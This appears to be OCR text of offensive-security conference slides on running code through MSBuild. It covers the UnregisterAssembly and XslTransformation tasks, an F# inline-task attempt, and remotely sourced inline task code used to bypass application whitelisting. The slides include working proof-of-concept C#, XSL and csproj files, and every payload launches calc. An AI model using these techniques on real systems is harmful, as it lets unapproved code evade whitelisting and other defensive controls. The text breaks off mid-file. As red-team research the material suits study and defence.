
fortynorth

Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/unregisterassembly-task?view=vs-2019

UnregisterAssembly Task

- Step 1: Create a .NET assembly with the UnRegisterClass function.
- Step 2: Compile your C#.
  - csc.exe /target:library unregister.cs
- Step 3: Modify the MSBuild project file (XML) to reference your DLL's location (local or remote).
- Step 4: Run MSBuild

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;


[ComVisible(true)]
public class Sample
{
    //Any function name works
    [ComUnregisterFunction]
    public static void Unregister(string str)
    {
    //Arbitrary code inserted here
        Process.Start("calc");
    }
}
```


Command Prompt
C:\Users\ponce\Desktop\msbuildtesting>notepad unregister.cs
Activate Windows
Go to Settings to activate Windows.
5:41 PM
9/15/2021

fortynorth

UnregisterAssembly

- PROs
  - Can host the DLL remotely
  - Does not appear malicious. We're just unregistering an assembly after all!
- CONs
  - Won't bypass DeviceGuard and AWL controls that block unsigned DLLs
  - Requires dropping a DLL to disk
  - It's not as easy as just dropping C# code into an XML file

fortynorth

XslTransformation

- Transforms an XML file via an XSL file, which is an XML stylesheet
- If you're familiar with the WMIC application whitelisting bypass, this is structurally similar

fortynorth

Sources: https://docs.microsoft.com/en-us/visualstudio/msbuild/xsltransformation-task?view=vs-2019


bohops
@bohops
The depth of MSBuild functionality is pretty incredible.
Probably not much utility, but using the XslTransformation Task in MSBuild (v14+/VS 2015+) is yet another interesting way to invoke(j/vb)script code through XML/XSL Transformation. POC -
GitHub Gist
msbuild_14_xsltransformation.csproj
GitHub Gist: instantly share code, notes, and snippets.
gist.github.com
8:52 PM · May 23, 2019 · Twitter Web Client

XslTransformation

- Inputs:
  - XML File (to be transformed by our malicious XSL file)
    - This file just needs to meet the minimum XML syntax requirements. This won't have any useful information.
  - XSL File (this contains our malicious code)
- Input Formats:
  - Inline in the CSPROJ file
    - "XmlContent" and "XslContent"
  - External to the CSPROJ file (local or remote)
    - "XmlInputPaths" and "XslInputPath"

XslTransformation – CSPROJ File

```
<Project DefaultTargets="Build" ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Build">
        <XslTransformation
         XmlInputPaths="C:\Users\ponce\Desktop\test.xml"
         XslInputPath="C:\Users\ponce\Desktop\test.xsl"
         OutputPaths="delete_me.txt" />
  </Target>
</Project>
```


XslTransformation – Input Files

XML File

```xml
<?xml-stylesheet type="text/xsl"?>
<a>b</a>
```

XSL File

```xml
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:msxsl="urn:schemas-microsoft-com:xslt"
  xmlns:user="urn:schemas-microsoft-com:xslt">
  <msxsl:script language="CSharp" implements-prefix="user">
    <msxsl:using namespace="System.Diagnostics" />
  <![CDATA[
  public void run(){
    Process.Start("calc.exe");
  }
  ]]>
  </msxsl:script>
  <xsl:template match="/">
            <xsl:value-of select="user:run()"/>
  </xsl:template>
</xsl:stylesheet>
```


Command Prompt
C:\Users\ponce\Desktop>notepad test.xml
2:40 PM
9/22/2021

XslTransformation – Inline in CSPROJ File

- When putting XML and XSL files inline in the CSPROJ file, you need to do some basic escaping:
  - “ => "
  - < => <
  - > => >

XslTransformation – Inline in CSPROJ File

- Putting the XML and XSL content inline might not work…

```
"C:\Users\ponce\Desktop\xsl_test2.csproj" (default target) (1) ->
(Build target) ->
  C:\Users\ponce\Desktop\xsl_test2.csproj(4,9): error MSB4018: The "XslTransformation" task failed unexpectedly.\r
C:\Users\ponce\Desktop\xsl_test2.csproj(4,9): error MSB4018: System.Xml.Xsl.XsltTransformException: Execution of scripts
 was prohibited. Use the XsltSettings.EnableScript property to enable it. An error occurred at (14,15).\r
```

- BUT, you can put the XML inline and leave the XSL external to the file.

XslTransformation – Inline in CSPROJ File

```
<?xml version="1.0" encoding="UTF-8"?>
<Project DefaultTargets="Build" ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Build">
        <XslTransformation
         XmlContent="
        &lt;?xml-stylesheet type=&quot;text/xsl&quot;?&gt;
        &lt;a&gt;b&lt;/a&gt;"
         XslInputPath="C:\Users\ponce\Desktop\test.xsl"
    OutputPaths="delete_me.txt" />
  </Target>
</Project>
```

fortynorth

XslTransformation

- PROs
  - Can host the XSL file remotely
  - No pre-compiling of code required
  - No reference to CodeTaskFactory, which is required for inline tasks
- CONs
  - Requires 2+ files
  - The syntax for inline XML and XSL content is a pain, but once you have a template, you can re-use
  - Malicious XSL file usage is documented (see WMIC bypass)

Are there other code execution tasks?

- 100% positive (just reported a new one to MSRC)
- Look through this list:
  - https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild-task-reference?view=vs-2019
- We're open to collaborating on any of those tasks to figure out how to execute code. We'd be happy to co-write a blog post on it and publish to our blog.
  - Good opportunity for more junior infosec folks.

Code Execution via MSBuild

Part II: Options for our Malicious Code – Language, Source and Type

Code Element Attributes

- "language" – the languages we're allowed to write our malicious code in
- "source" – the location of our code (hint: it can be remotely hosted)
- "type" – the type of code we're including

Code element

The last child element to appear within the `Task` element is the `Code` element. The `Code` element contains or locates the code that you want to be compiled into a task. What you put in the `Code` element depends on how you want to write the task.

Source: https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild-inline-tasks?view=vs-2019

Code Language

- From MSDN, “The Language attribute specifies the language in which your code is written. Acceptable values are cs for C#, vb for Visual Basic.”
- We’re all likely using C# quite a bit for our offensive operations; consider writing your malicious code in Visual Basic (…we know…sigh…)
- But are there any other “undocumented” languages that MSBuild supports?

FortyNorth Security
@FortyNorthSec

In conjunction with @JoeLeonJr and @christruncer's talk about "What the F#*%" for @x33fcon, we have also wrote a blog post on the topic. Feel free to check out operationalizing F# - fortynorthsecurity.com/blog/what-the-...

And see the code too! -

fortynorth


We're convinced F# can run, but we haven't figured it out yet!!

```
C:\Users\ponce\Desktop\msbuildtesting>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe test.fsproj
Microsoft (R) Build Engine version 4.8.3752.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 9/22/2021 2:55:25 PM.
Project "C:\Users\ponce\Desktop\msbuildtesting\test.fsproj" on node 1 (default targets).
C:\Users\ponce\Desktop\msbuildtesting\test.fsproj(3,5): error MSB4175: The task factory "CodeTaskFactory" could not be
loaded from the assembly "C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll". There is no Co
deDom provider defined for the language.
Done Building Project "C:\Users\ponce\Desktop\msbuildtesting\test.fsproj" (default targets) -- FAILED.


Build FAILED.
```

Code “Source”

- This attribute is included in just one small paragraph on MSDN and rarely appears in an MSBuild example.
  - “Alternatively, you can use the Source attribute of the Code element to specify the location of a file that contains the code for your task.”
- Decoding MSDN == we can host our malicious code remotely
- Where can we host our code?
  - WebDAV Server
  - Internal Network Share


Code “Source”




```
using System;
using System.Diagnostics;
using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;

public class ClassExample : Task, ITask
{
        public override bool Execute()
        {
                Process.Start("calc.exe");
                return true;
        }
}
```

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <UsingTask
    TaskName="ClassExample" TaskFactory="CodeTaskFactory"
